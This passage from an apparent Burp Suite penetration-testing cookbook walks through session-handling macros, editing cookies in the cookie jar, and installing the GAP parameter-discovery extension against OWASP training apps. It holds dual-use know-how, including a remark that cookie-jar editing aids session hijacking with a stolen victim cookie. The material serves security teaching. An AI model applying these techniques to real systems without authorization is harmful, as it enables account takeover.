


Figure 10.16 – Setting the scope

16. You should now see the new session-handling rule listed in the **Session handling rules** window, as follows:




Figure 10.17 – Enabling your new rule

17. Return to the **Repeater** tab where you previously were not logged in to the application. Click the **Send** button to reveal that you are now logged in as `ed`! This means your session-handling rule and associated macro worked:

Figure 10.18 – Result of session-handling rule and associated macro

How it works...

In this recipe, we saw how an unauthenticated session can be changed to an authenticated one by replaying the login process. The creation of macros allows manual steps to be scripted and assigned to various tools within Burp Suite.

Burp Suite allows testers to configure session-handling rules to address various conditions that the suite of tools may encounter. The rules provide additional actions to be taken when those conditions are met. In this recipe, we addressed an unauthenticated session by creating a new session-handling rule that is called a macro. We confined the scope for this rule to **Repeater** only for demonstration purposes.

Getting caught in the cookie jar

While targeting an application, Burp Suite captures all cookies while proxying and crawling. Burp Suite stores these cookies in a cache called the **cookie jar**. This cookie jar is used within the default session-handling rule and can be shared among the suite of Burp Suite tools, such as **Proxy**, **Intruder**, and **Repeater**. Inside the cookie jar, there is a historical table of requests. The table details each cookie domain and path. It is possible to edit or remove cookies from the cookie jar.

Getting ready

We will open the Burp Suite cookie jar and look inside. Then, using the OWASP GetBoo application, we'll identify new cookies added to the Burp Suite cookie jar.

How to do it...

1. Click the Burp Suite **Settings** gear icon in the top-right corner:




Figure 10.19 – Global Settings gear icon

Then, select the **Sessions** area and go to the **Cookie jar** section:




Figure 10.20 – Cookie jar

2. In the **Cookie jar** section, click the **Open cookie jar** button, as follows:




Figure 10.21 – Opening the cookie jar

3. A new pop-up box appears showing all cookies captured in **Proxy**. Notice each cookie has **Domain**, **Path**, **Name**, and **Value** details identified:




Figure 10.22 – Details of each cookie

4. Select a cookie in the list and click the **Edit cookie** button. For example, we can modify the value of the `PHPSESSID` cookie from a random cryptographic string to `thisIsMyCookie` and then click **OK**, as follows:




Figure 10.23 – Editing the PHPSESSID cookie value

5. The value is now changed, as follows:




Figure 10.24 – Setting the cookie to a new value

6. The default scope for the Burp Suite cookie jar is **Proxy**. However, you may expand the scope to include other tools. Click the checkbox for **Repeater**, as follows:




Figure 10.25 – Setting the scope

7. Now, if you create a new session-handling rule and use the default Burp Suite cookie jar, you will see the new value for that cookie used in the requests. We can see this in action by turning on our `LoginSessionRule` session-handling rule:




Figure 10.26 – Enabling LoginSessionRule

8. Now, send an unauthenticated request to **Repeater** and click **Send**. Notice the value of your cookie is `thisIsMyCookie`. This technique can be very helpful for session-hijacking attacks when you steal the cookie of a victim and need to ensure the cookie value doesn't change back to your session cookie:




Figure 10.27 – Result of rule and cookie jar change

How it works...

The Burp Suite cookie jar is used by session-handling rules for cookie handling when automating requests against a target application. In this recipe, we investigated the cookie jar, understood its contents, and even modified one of the values of a captured cookie. Any subsequent session-handling rules that use the default Burp Suite cookie jar will see the modified value in the request.

Adding great pentester plugins

As web application testers, you will find handy tools to add to your repertoire to make your assessments more efficient. The Burp Suite community offers many wonderful extensions. In this recipe, we will add a couple of them and explain how they can make your assessments better. **Get All Params** (**GAP**) and **Software Vulnerability Scanner** are the two plugins we will add to Burp Suite and use with the passive scanner.

> **Note**
> Both plugins require the Burp Suite Professional version.

Getting ready

Using the OWASP Mutillidae II application, we will add two handy extensions that will help us find more vulnerabilities in our target.

How to do it...

1. The first extension, `GAP-Burp-Extension`, is available at the following GitHub repository: `https://github.com/xnl-h4ck3r/GAP-Burp-Extension`. Install Git on Linux or Git for Windows (`https://gitforwindows.org/`). Then, using the `git clone https://github.com/xnl-h4ck3r/GAP-Burp-Extension.git` command, download the repo to your local system.
2. Change directory into `GAP-Burp-Extension` after the download of the repo. Make note of the location of the `GAP.py` file. This is the file you will load into Burp Suite to use the extension:




Figure 10.28 – Python script to run GAP

3. Note that you must have Jython installed prior to using the GAP extension. To install Jython, go to the **Extensions | Extensions settings** gear icon and click the icon:




Figure 10.29 – Extension settings

4. Go to the Jython site (`https://www.jython.org/`) and download the standalone Jython JAR file:




Figure 10.30 – Downloading Jython

5. Set the location of your standalone Jython JAR file in the **Python environment** section:




Figure 10.31 – Configuring Jython

6. Once configured, close the **Extension settings** pop-out window by clicking the **X** sign in the top-right corner of the window:




Figure 10.32 – Closing the settings

After configuring, go to the **Burp Suite | Extensions** tabs and select the **Installed** tab. Click **Add** and change the **Extension type** value to **Python**. Browse to the location of the `GAP.py` file inside the `GAP-Burp-Extension` directory on your local system. You may also need to perform a Python `pip` command to install the requirements for GAP on your local system, as follows: `java -jar jython-standalone-2.7.3.jar -m pip install -r requirements.txt` (source: `https://github.com/xnl-h4ck3r/GAP-Burp-Extension`):




Figure 10.33 – Installing the extension

7. Make sure the extension is enabled by seeing the box checked next to its name within the Burp Suite **Extensions** area:




Figure 10.34 – Enabling the extension

8. After the extension is loaded and enabled, notice you have a new **GAP** tab at the top of the Burp Suite menu of tools:




Figure 10.35 – New GAP tab

9. Let's run GAP on our Mutillidae target. Go to **Target** | **Site map**, right-click on the root directory of the application, and select **Extensions** | **GAP**:




Figure 10.36 – Invoking the GAP extension against the target

10. Now, select the **GAP** tab at the top of your Burp Suite tools. Notice the list of potential parameters GAP found. Our `ToolID` identifier is present, which we used to exploit in a previous recipe! Also, notice all links GAP found for you. These are new attack vectors you can use to widen your scope for finding bugs:

